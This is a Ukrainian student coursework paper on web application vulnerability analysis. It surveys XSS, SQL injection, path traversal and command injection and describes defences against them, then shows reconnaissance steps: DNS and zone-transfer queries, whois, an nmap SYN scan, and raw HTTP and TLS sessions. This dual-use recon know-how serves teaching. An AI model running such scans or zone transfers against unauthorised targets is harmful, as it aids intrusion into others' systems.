Міністерство освіти і науки України
НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «КИЄВО-МОГИЛЯНСЬКА АКАДЕМІЯ»

Кафедра мультимедійних систем факультету інформатики

Аналіз та тестування уразливості веб-додатків

Текстова частина до курсової роботи за спеціальністю «Комп'ютерні науки та інформаційні технології» 122

Керівник курсової роботи
Борозенний С.О.
_____
(підпис)
"____" _____ 2020 р.

Виконала студентка
Суховій А.М.
"____" _____ 2020 р.

Київ 2020

Тема: Аналіз та тестування уразливості веб-додатків

Календарний план виконання роботи:

№	Назва етапу	Термін виконання	Примітка
1.	Отримання теми курсової роботи	10.09.2019	
2.	Пошук тематичної літератури	20.09.2019	
3.	Ознайомлення з літературою	05.11.2019	
4.	Вивчення предметної області	10.12.2019	
5.	Огляд засобів реалізації	14.01.2020	
6.	Вивчення технологій для розробки захисту веб-застосунків	30.01.2020	
7.	Вивчення основ програмування для веб-захисту	05.02.2020	
8.	Побудова технічного завдання	09.02.2020	
9.	Написання першої частини курсової роботи	11.03.2020	
10.	Написання другої частини курсової роботи	20.03.2020	
11.	Написання висновків курсової роботи	22.03.2020	
12.	Перегляд змісту роботи з керівником	27.03.2020	
13.	Внесення змін до курсової роботи відповідно до зауважень наукового керівника	04.04.2020	
14.	Створення презентації	12.04.2020	
15.	Захист роботи	19.04.2020	

Студентка Суховій А.М.

Керівник Борозенний С.О.

“____” _____

Зміст

Вступ

Сучасна інформаційна ера перенесла майже кожен фізичний бізнес на онлайн-платформу. Через це, одним із найпопулярніших способів ведення бізнесу є створення веб-додатків. Основна причина такої популярності полягає в тому, що Інтернет служить недорогим, найпростішим та найшвидшим носієм для спілкування та обміну інформацією. Але цей зручний спосіб існує разом із низкою серйозних кіберзагроз.

Відповідно до звіту Akamai State of Internet Q4 2019, загальна кількість атак на веб-додатки зросла на 15 відсотків порівняно з його звітом за 4 квартал 2018 року. Це пов’язано з тим, що зловмисні хакери тепер перейшли до автоматизації пошуку слабких місць у ваших веб-додатках.

Актуальність: сайти в інтернеті, як і інше програмне забезпечення, схильні до різних вразливостей, що дозволяє зловмисникам отримувати доступ до секретних і важливих даних або виконувати інші незаконні дії. Деякі уразливості дуже небезпечні і зустрічаються частіше, ніж хотілося б, інші ж менш небезпечні і зустрічаються рідко. Важливо знати які уразливості бувають, перевіряти свій ресурс на їх присутність і вчасно їх виправляти.

Об’єкт дослідження: процес тестування на проникнення веб – додатків.

Мета роботи: підвищення ефективності тестування на вразливість веб – додатків.

Дана робота має на меті здобуття загальних знань щодо ризиків, які супроводжують сучасні інтернет-додатки, методики аналізу безпеки клієнт-серверних додатків, методики аналізу коду, архітектурний аналіз та практики розробки захищених додатків.

Розділ 1

1.1 Процес роботи веб-додатку

Щоб зрозуміти принцип нападу на веб-додатки, було б краще детальніше ознайомитися з його базовим робочим процесом. Веб-додатки можуть мати динамічний та статичний характер, що визначає, потребує веб-додаток обробку на стороні сервера чи ні. Як правило, для веб-програми потрібен веб-сервер для обробки запитів клієнта, сервер додатків для обробки завдань, яким командує користувач, та база даних для зберігання даних користувача. Потік веб-програми виглядає так:



Рисунок 1.1.1 Процес роботи веб-програми

1. Користувач, що визначає запит через інтерфейс;
2. Веб-сервер отримує запит через інтерфейс;
3. Веб-сервер пересилає його до серверу веб-додатку для обробки;
4. Сервер веб-додатку пересилає запит на сервери баз даних;
5. Сервери баз даних обробляють запит і повертають потрібну інформацію на сервер веб-додатку;
6. Веб-сервер отримує оброблені дані від серверу веб-додатку і повертає результат користувачу.

1.2 Загальна оцінка вразливостей веб-додатків

Серед різних типів додатків веб-додатки вимагають більшої безпеки, оскільки вони включають велику кількість важливих даних та онлайн-транзакцій. Веб-додатки повинні бути протестовані, щоб вони не були вразливими до будь-яких кібератак.

Для проведення тестування безпеки веб-додатків тестер повинен добре розбиратися в протоколі HTTP, повинен чітко розуміти, як клієнт (браузер) і сервер спілкуються за допомогою HTTP. Очікується, що тестер також буде знати хоча б основи ін’єкцій SQL та XSS. Хоча кількість дефектів щодо безпеки веб-додатків порівняно невелика, тестер повинен детально взяти до уваги кожен виявлений дефект.

У 2014 році SQL ін'єкції були відповідальні за 8,1 відсотка всіх подібних атак. Це робить його третім найбільш використовуваним типом атаки, відразу після Malware і DDoS атак. Також можна поглянути на список інших атак загального застосування, таких як невірна конфігурація безпеки, використання компонентів з уже відомими уразливостями і міжсайтовий скриптинг. Кваліфікований атакуючий може легко знайти ці уразливості і використовувати їх без ризику бути виявленим.

Більшість вразливостей були виявлені у власному коді веб-додатків, їх називають уразливостями нульового дня. Це все тому, що уразливості є специфічними для кожної програми і ніколи не були відомі раніше. Найкращий захист проти цих атак - створення безпечних додатків. Розробники повинні бути інформовані про те, як ті чи інші атаки працюють, щоб створювати захист безпосередньо в своїх додатках.

Навчання та інформування розробників про уразливість додатків є основною метою проекту Open Web Application Security Project (OWASP). Організація публікує списки десяти найпоширеніших атак для веб-додатків. Даний список оновлюється кожні три роки.

Таким чином, враховуючи різноманітність технологій, що використовуються у компонентах веб – додатків, виникає необхідність проведення аналізу існуючих вразливостей веб – додатків та способів їх використання потенційним зловмисником.

1.3 Види атак

1.3.1 Міжсайтовий скриптинг (XSS)

Міжсайтовий скриптинг - одна з найчастіших атак веб-додатків. Під сценаріями крос-сайтів (або XSS) зловмисник вставляє недовірені фрагменти JavaScript у сценарії клієнтської сторони. Цей зловмисний фрагмент активується щоразу, коли веб-сторінка завантажується, щоб працювати відповідно до намірів злочинця. Код змінюється, щоб отримати доступ до особистих даних користувача, коли жертва натискає URL-адресу. Ця атака XSS також може змінювати веб-сторінку програми веб-сайту, щоб переспрямовувати своїх авторизованих користувачів на шахрайські сайти.

Уразливості XSS можна уникнути трьома важливими способами:

- Втеча даних

Дані, отримані веб-додатком, захищені перед тим, як зробити їх доступними для кінцевого користувача. Це називається втечею даних або уникнутим введенням даних. Ця методологія запобігає інтерпретації отриманих даних будь-якими шкідливими способами.

Веб-додаток розроблений таким чином, що він цензурує отримані дані і не дозволяє виводити символи (головним чином, '<' і '>'). Якщо ваша веб-сторінка не дозволяє користувачам додавати власний код на вашу сторінку, вам можна легко уникнути сценаріїв JavaScript та HTML.

- Валідація введення

Перевірка введення гарантує, що ваша веб-програма надає довірені дані та не дає недовірених або шкідливих даних від шкоди вашій базі даних, веб-

додатку або особистим даним кінцевого користувача. Білі списки зазвичай асоціюються з ін'єкцією SQL, але дозволення хороших символів може також запобігти атакам XSS. Ви, мабуть, бачили надійні веб-сайти, які забороняють вам вводити спеціальні символи в текстові поля; це один з методів перевірки вхідних даних для запобігання веб-додаткам XSS-атак.

- Санітарія даних введення користувача

Санітарія даних - це модифікація вхідних даних, щоб переконатися, що вони є достовірними. Це можна зробити, додавши отримані дані у подвійні лапки. Цей метод корисний для веб-додатків, що використовують розмітку HTML. Змінивши недійсні дані на дійсну форму, ви підтверджуєте, що отримані дані не зашкодять вашій веб-програмі чи базі даних.

Усього цих трьох методів буде недостатньо, якщо їх застосовувати окремо. Але якщо їх реалізувати разом, вони можуть повністю забезпечити оборонні сили для боротьби з атаками XSS.

1.3.2 Ін’єкція SQL

Під цією атакою веб-додатків хакери вводять зловмисні команди SQL у поля введення, які розташовуються в резервній базі даних. Особливо це проявляється в керованих даними додатках. Ін'єкції SQL можна легко вставити у веб-додаток, якщо в програмі є якісь лазівки. Завдяки такій формі атаки веб-додатків, зловмисники можуть змінювати або видаляти наявні дані та створювати помилкові ідентичності, як-от стати адміністратором бази даних.

Основним рішенням цієї атаки веб-додатків є те, що всі поля введення (наприклад, текстові поля, поля коментарів тощо) веб-програми повинні бути повторно перевірені. І щоб відфільтрувати неперевірені оператори SQL з справжнього мережевого трафіку, ви можете інтегрувати брандмауер веб-додатків у свою систему безпеки.

1.3.3 Автоматизовані загрози

Автоматизована загроза - це загроза комп'ютерній безпеці у вигляді програмного забезпечення, розробленого таким чином, щоб виконати велику кількість повторюваних завдань. Це робиться за допомогою засобів автоматизації, таких як інтернет-боти.

Відрізнити введені користувачем дані та автоматизовані дані легко. Технологія виявлення ботів у реальному часі може допоможе вам значною мірою усунути автоматизовані загрози. Агрегація рахунків, картки, відмова від обслуговування (DoS) - це кілька автоматизованих загроз.

1.3.4 Обхід каталогів

Прохід до файлу також відомий як обхід каталогів. Основна мета цієї атаки веб-додатків - отримати доступ до файлів і каталогів, які не розміщені під "кореневим каталогом". Хакери отримують доступ до довільних файлів і каталогів, маніпулюючи змінними файлів (наприклад, за допомогою використання ../).

Цю атаку веб-додатків можна уникнути шляхом перевірки введення даних. Реалізація необхідних фільтрів у вашому веб-додатку може усунути шанси хакерів отримати довільні файли та папки. Крім того, оновлене програмне забезпечення веб-сервера або будь-яке програмне забезпечення для виправлення може захистити ваш веб-додаток від атаки файлу.

1.3.5 Введення команд (CMD)

Більше ймовірно, що введення команд відбувається у веб-додатку з можливими вразливими місцями. Під цією атакою, хакери вводять команди операційної системи, що виконують функції оболонки псевдо-системи, яка потім буде виконуватися через веб-додаток. За допомогою цієї атаки хакер може використовувати свою оболонку псевдо-системи як уповноважений користувач для отримання доступу до критичних даних. Це може статися

через відсутність належної системи перевірки вводу. Перевірка білого списку допоможе вам уникнути введення команд.

1.4 Аналіз атаки та захисту системи

Поговоримо про одну фазу вивчення аналізу захисту системи с точки зору box аналізу. Аналіз поділяється на дві протилежні частини. Перша – black box, друга – white box. Black box це нульовий рівень початкових знань про цільову систему. Тобто на початку аналізу, систему представляє деяка чорна скринька, яка щось приймає, та щось віддає. А протилежний підхід – це white box аналіз, коли від початку у вас є вся інформація. Основна різниця між аналізами в наступному: у випадку з black box аналізом у нас є певна ціль, ми можемо використовувати будь-які методи для її досягнення, коли ми її досягли, на цьому black box аналіз завершується. У випадку white box аналізу, нам потрібно не досягти, а вивчити свою систему і знайти всі можливі уразливості, щоб запобігти проникненню небезпеки та компрометацію вашої системи. Таким чином, black box можна визначити як набір певних параметрів: нульова інформація про ціль і є певна точка входу (може бути як домен, веб-сайт, ip-адреса).

1.5 Поверхність атаки

Спершу коли ми починаємо аналіз системи, у нас є одна точка входу і вірогідність, що ми знайдемо якусь уразливість, складає певний відсоток. Для того, щоб збільшити шанси вдалої компрометації системи, проводимо початковий аналіз цілі, щоб розширити зону атаки, включаючи сусідні сервери, під-домени організації. Враховуємо все це, як єдину поверхність атаки. Якщо в початковій точці входу не було знайдено ніяких вразливостей, ми можемо перейти на сусідні точки. Це набагато ефективніший спосіб, ніж намагатись пройти захист тільки через одну точку, витративши на це набагато більше часу.

Методи, які використовуються при вивченні початкової інформації про ціль можуть поділитись на дві частини.

Перше, пасивний аналіз – методи, які не приведуть системи захисту в дію, в рамках яких ніхто нічого не порушує, використовується публічно доступна інформація. Джерела інформації – система доменних імен, пошукові системи, код клієнтської частини, карта сайту.

Друге, активний аналіз – протилежний, включає в себе методи які можуть змусити зреагувати системи безпеки цілі. Приклади необхідних дій – підбір dns-записів, підбір файлів і шляхів, підбір користувачів, сканування портів (потрібно розуміти, що все це потребує великої кількості відправлених запитів, що може призвести в гіршому випадку до відмови в обслуговуванні, а в середньому – до alert системи безпеки і повідомлення про шкідливу активність, в кращому – ігнорується).

1.6 Джерела даних про систему

1.6.1 DNS

Розподілені системи серверів працюючих по dns-протоколу, і коли клієнту потрібно звернутись на сервер, клієнтська машина спочатку здійснює запит до dns-серверу, заданому в конфігурації цієї клієнтської машини, отримує відповідь про адресу знаходження необхідного сайту, потім за цією адресою клієнтська машина з’єднується і взаємодіє з цим сервером. Потрібна інформація: ip.

Для формування запиту до dns-серверу існує декілька утиліт – nslookup (присутня майже у всіх операційних системах), host, dig.

nslookup [-q=ns|mx|axfr|txt|…]{name}[server] – необов’язковий параметр визначаючий параметр запиту, домен, сервер

host {name}[server] – ім’я і сервер через котрий потрібно передати запит

dig [@server]{name}[type] – dns, ім’я і тип запису який потрібно отримати.

Приклад одного такого запиту, коли хочемо отримати mx записи (визначає адресу smtp серверу, який приймає пошту для microsoft.com) для цього домену.

```
colibri:/tmp$nslookup -q=mx microsoft.com
Server:         77.88.8.88
Address:        77.88.8.88#53

Non-authoritative answer:
microsoft.com   mail exchanger = 10 microsoft-com.mail.protection.outlook.com.

Authoritative answers can be found from:

colibri:/tmp$
```

Рисунок 1.6.1 Ns-запит

ns запис – містить авторитетне ім’я сервера для цієї зони. Можна віддати запит своєму dns-серверу, який прописаний в налаштуваннях, в більшості випадків прийде неавторитетна відповідь (кешований результат). Якщо ж ваш сервер ніколи не зустрічався з цим доменним ім’ям, спочатку dns-сервер звернеться до авторитетних для даної зони даних серверу, отримає результат, а потім передасть вам. Ви можете напряму у авторитетного для даної зони сервера задати запит, це корисно в тому випадку, якщо ви підозрюєте, що дані які знаходяться в кеші вашого серверу застаріли (відрізняються від даних на авторитетному dns-сервері).

Якщо ми хочемо проаналізувати з точки зору безпеку деяку ціль, потрібно було б знати всі домени які відносяться до цієї зони (target.com), тому що вони всі будуть пов’язані один з одним і перейти з однієї на іншу буде достатньо легко. Задача отримання списку під-доменів даної зони називається zone transfer. У більшості випадків такий метод заборонений, бо допомагає зловмисникам дуже швидку розширити поверхню атаки. Але в деяких випадках системні адміністратори забувають цю заборону на transfer для недовірених dns-серверів. Transfer потрібен для того, щоб два довірених dns-серверів обмінювались інформацією.

За допомогою nslookup запит на трансфер зону може бути виконаний наступним чином: nslookup -q=ns zonetransfer.me, як домен в якому дозволений трансфер зони. Dig zonetransfer.me @dnsserver axfr, в результаті цього запиту нам прийде список під-доменів.

1.6.2 Whois

Призначений для зберігання дистанційної інформації про мережні об’єкти, такі як домени, мережеві блоки, мережеві адреси, мережі. Працює за принципом Whois-серверів, тобто є сервер, який відповідає за той чи інший регіон чи підмережу, за допомогою клієнтів відправляєте запит з keyword і отримуєте відповідь. Стандартне застосування:

Є в якості вхідної точки наш домен domain.com. Спочатку ми його резолвимо nslookup domain, і отримуємо ip-адресу. Потім використовуємо Whois з цією адресою, і отримуємо мережу якій належить ця ip-адреса. Тобто отримуємо хостинг-провайдер цього домену.

Форма запиту:

whois [flag]{keyword}

де whois – стандартний клієнт, keyword – домен, ip, nichandle (персона на яку записаній той чи інший мережевий блок або домен, для того щоб подивитись які ще домени чи блоки на цю персону записані), flag – визначає якому whois сервісу віддати запит.

Пошукові двигуни (Google, Yahoo, Yandex, Shodan). Модифікатори:

- Inurl – допомагає визначити патерн, який обов’язково повинен зустрічатись в url.
- Site – шукає всі документи, які знаходяться на даному сайті.
- Filetype – дозволяє визначити тип документу за розширенням, який ми хочемо знайти.
- Cache – повертається кешована копія потрібного сайту.

Robots.txt – вказівки для пошукового робота відносно обробки конкретних ресурсів. Файл був створений як згода між розробниками веб-проектів та розробниками пошукових систем. Містить директиви для пошукових систем, стосовно того, які каталоги не потрібно індексувати, які потрібно, а які краще не чіпати. Тобто заборони входу в певні каталоги.

1.7 Схема аналізу веб-системи

Сконцентруємось на http, тому що це доволі суттєва частина поверхні атаки при розгляданні захищеності будь-якої системи. Звичайно, є ряд інших сервісів, таких як smtp, smb, svn, mysql та інші, багато відкритих портів можуть знаходитись на якомусь ip. В даній роботі інші сервіси не будуть розглядатись, оскільки в http набагато більше можливостей щось зробити (провести аналіз протоколів і тд).

Рисунок 1.7.1 Схема аналізу веб-системи

Спочатку на вхід циклу подаються точки входу (визначили параметри на які можна вплинути, модифікувати і які потрапляють всередину системи). Далі висуваємо гіпотезу стосовно того, як фільтрується чи не фільтрується який-небудь параметр всередині веб-системи. Для перевірки гіпотези готується і виконується критерій перевірки, у випадку якщо перевірка не вдалась – переходимо до наступної гіпотези. Якщо перевірка пройшла, досягнувши потрібного результату завершуємо аналіз.

1.8 Xss атака

Базується на тому, що зловмисник має можливість впроваджувати у відповідь зі сторони веб-серверу користувачу свій html код. І таким чином перехватити частину контролю над поведінкою сторінки в браузері користувача і виконувати необхідні дії.



Рисунок 1.8.1 Xss-атака

Схема атаки така, що зловмисник створює лінк, який містить певну вразливість (неправильне форматування чи валідація службових символів, тобто невірна фільтрація даних які прийшли від користувача), передає лінк користувачу, який переходить на цільовий веб-сервер. Веб-сервер передає користувачу html-код, який містить частину, яка керується зловмисником і таким чином змушуючи браузер користувача виконувати певні дії.

Xss атаки розподіляються на певні підтипи за степеню залученості зловмисника у взаємодію з користувачем. Перший підтип називається xss:reflected, коли вектор атаки, тобто той код, який повинен виконатись в контексті браузера користувача, знаходиться у складі посилання (може бути або безпосереднє розташування потрібного зловмиснику методу, або посилання на сторінку де відбувається впровадження методу шляхом більш складних конструкцій).

Інший підтип атаки називається xss:stored, який на відміну від минулого типу, завчасно впроваджує в контекст сторінки код, який контролюється зловмисником. І потім, кожен користувач який зайшов на цю сторінку, автоматично запускає цей код. Основна відмінність в тому, що xss:reflected ми

можемо таргетувати на конкретного користувача, а xss:stored покриває всіх користувачів вразливої сторінки.

Третій тип під-атаки xss:dom-based. Не потребує ніяких серверів, передумова для створення атаки знаходиться в самому браузері. Це відбувається завдяки тому, що всередині браузера міститься певний код, який обробляє вхідні параметри і застосовує до них певну логіку, в якій міститься помилка і в результаті чого виникають передумови для впровадження власного коду.

Для пошуку xss вразливості зазвичай використовують набори готових векторів, для того щоб переглянути які вхідні параметри, по-перше, відображаються в документі, по-друге, які вхідні параметри не фільтрують спеціальні символи:

document.write()	getURL(var, “_blank”)
eval()	loadVariables()
.innerHTML	flash.external.ExternalInterface

Розділ 2. Практика

2.1 Сканування портів

Для вивчення цілі з точки зору tcp-з'єднань та розуміння які ще сервіси знаходяться на цій цілі. Розглянемо сканування на прикладі nmap.



Рисунок 2.1.1 Сканування портів

Nmap -sS -T4 -n <target>

- викликаємо nmap,

- sS означає synscan (дивимось реакцію системи на цей пакет),

-T4 означає timing template (чим більше число, тим швидше процес),

target – це наша ціль яку ми скануємо.

Через що веб-додаток передає потрібні нам дані та що може бути підроблено зловмисниками: get/post, cookies, headers, hosts, data sources.

2.2 Приклад роботи http протоколу

2.2.1 GET запит

Перша частина – йде від клієнта, друга – від сервера відповідь.

GET метод запиту визначає що саме сервер буде робити з надійшовшим запитом (які дані буде інтерпретувати і які повертати), ресурс який клієнт запитує з сервера, версія протоколу http. Host – одна з точок входу на веб-ресурс. User agent – ідентифікація клієнта (впливає на роботу та відображення веб-сервісу). Cookie – метод повідомлення клієнтам серверу, що він уже отримав ці значення (містить сесії, одна з ймовірних цілей для атаки на дані).

```
GET https://www.yahoo.com/ HTTP/1.1
Host: www.yahoo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Cookie: B=d7ilbtlaa2939&b=3&s=m0
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon              09:25:24 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV
TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN
COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
X-Frame-Options: DENY
Strict-Transport-Security: max-age=2592000
Set-Cookie: DNR=deleted; expires=Sun, 20-Apr-2014 09:25:23 GMT; path=/; domain=.www.yahoo.com
Set-Cookie: DNR=deleted; expires=Sun, 20-Apr-2014 09:25:23 GMT; path=/; domain=.www.yahoo.com
Set-Cookie: PH=deleted; expires=Sun, 20-Apr-2014 09:25:23 GMT; path=/; domain=.yahoo.com
Vary: Accept-Encoding
...
```

Рисунок 2.2.1.1 GET-запит

2.2.2 POST запит

```
POST https://login.yahoo.com/?.src=ym&.intl=us&.lang=en-US&.done=https%3A%2F%2Fmail.yahoo.com
HTTP/1.1
Host: login.yahoo.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://login.yahoo.com/?.src=ym&.intl=us&.lang=en-US&.done=https%3a//mail.yahoo.com
Content-Length: 147
Cookie: B=d7ilbtlaa2939&b=3&s=m0; DNT=1; HP=0; ywandp=10001954694556%3A1776446044;
fpc=10001954694556%3AZZ-NygX7%7C%7C; ypcdb=10d87030773a40fbea9a175af48e34ee
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

countrycode=1&username=test&passwd=test&.persistent=y&signin=&_crumb=UgibPL6ByzI&_ts=1429613568&_
format=json&_uuid=qY3yPFlCzQQD&_seqid=3&_loadtpl=1
```

Рисунок 2.2.2.1 POST-запит

У post запиті браузер передає дані через тіло запиту, передається набір змінних.

Для генерування даних запитів було використано: OWASP ZAP – web application proxy. Проксі-сервери які знаходяться між сервером та клієнтом, та дозволяють перехоплювати та маніпулювати запитами.



Рисунок 2.2.2.2 OWASP ZAP

2.3 Manual http request

Спочатку необхідно під’єднатись до цільового веб-серверу

telnet <target> 80 / nc <target> 80

```
colibri:/tmp$nc stepic.org 80
GET / HTTP/1.0

HTTP/1.1 403 Forbidden
Server: nginx/1.6.0
Date: Mon                13:48:43 GMT
Content-Type: text/html
Content-Length: 168
Connection: close

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.6.0</center>
</body>
</html>
colibri:/tmp$
```

Рисунок 2.3.1 Введення невірного хоста

```
colibri:/tmp$nc stepic.org 80
GET / HTTP/1.1
Host: stepic.org

HTTP/1.1 301 Moved Permanently
Server: nginx/1.6.0
Date: Mon              13:49:19 GMT
Content-Type: text/html
Content-Length: 184
Connection: keep-alive
Location: https://stepic.org/
P3P: CP="NOI ADM DEV COM NAV OUR STP"

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.6.0</center>
</body>
</html>
```

Рисунок 2.3.2 Введення вірного хоста

ssl працює наступним чином: до того, як перейти на рівень http, ssl unable service спочатку встановлює захищене з'єднання (передаються сертифікати, відбувається узгодження шифрування з обох сторін, обмін ключами, параметрами шифрування) і вже після відбуваються запити (get, post, put). Зробити це можна за допомогою команди openssl s_client -connect <target>:<port>.

```
colibri:/tmp$openssl s_client -connect e.mail.ru:443
CONNECTED(00000003)
depth=2 C = US, O = GeoTrust Inc., CN = GeoTrust Global CA
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust SSL CA - G2
 1 s:/C=US/O=GeoTrust Inc./CN=GeoTrust SSL CA - G2
   i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
   i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIE4TCCA8mgAwIBAgIQT+zrWot97n6AtK6tvuc7lTANBgkqhkiG9w0BAQUFADBE
MQswCQYDVQQGEwJVUzEWMBQGA1UEChMNR2VvVHJ1c3QgSW5jLjEdMBsGA1UEAxMU
R2VvVHJ1c3QgU1NMIENBIC0gRzIwHhcNMTQwOTE4MDAwMDAwWhcNMTUwOTE4MjM1
OTU5WjByMQswCQYDVQQGEwJSVTEbMBkGA1UECBQSUlVTU0lBTiBGRURFUkFUSU9O
MQ8wDQYDVQQHFAZNb3Njb3cxFDASBgNVBAoUC0xMQyBNYWlsLnJ1MQswCQYDVQQL
FAJJVDESMBAGA1UEAxQJKi5tYWlsLnJ1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
MIIBCgKCAQEA3tqIILmyhNwrZKKLGyhqvEshZxi6ANfV7Uw/vjDECkkCyCNG8zf7
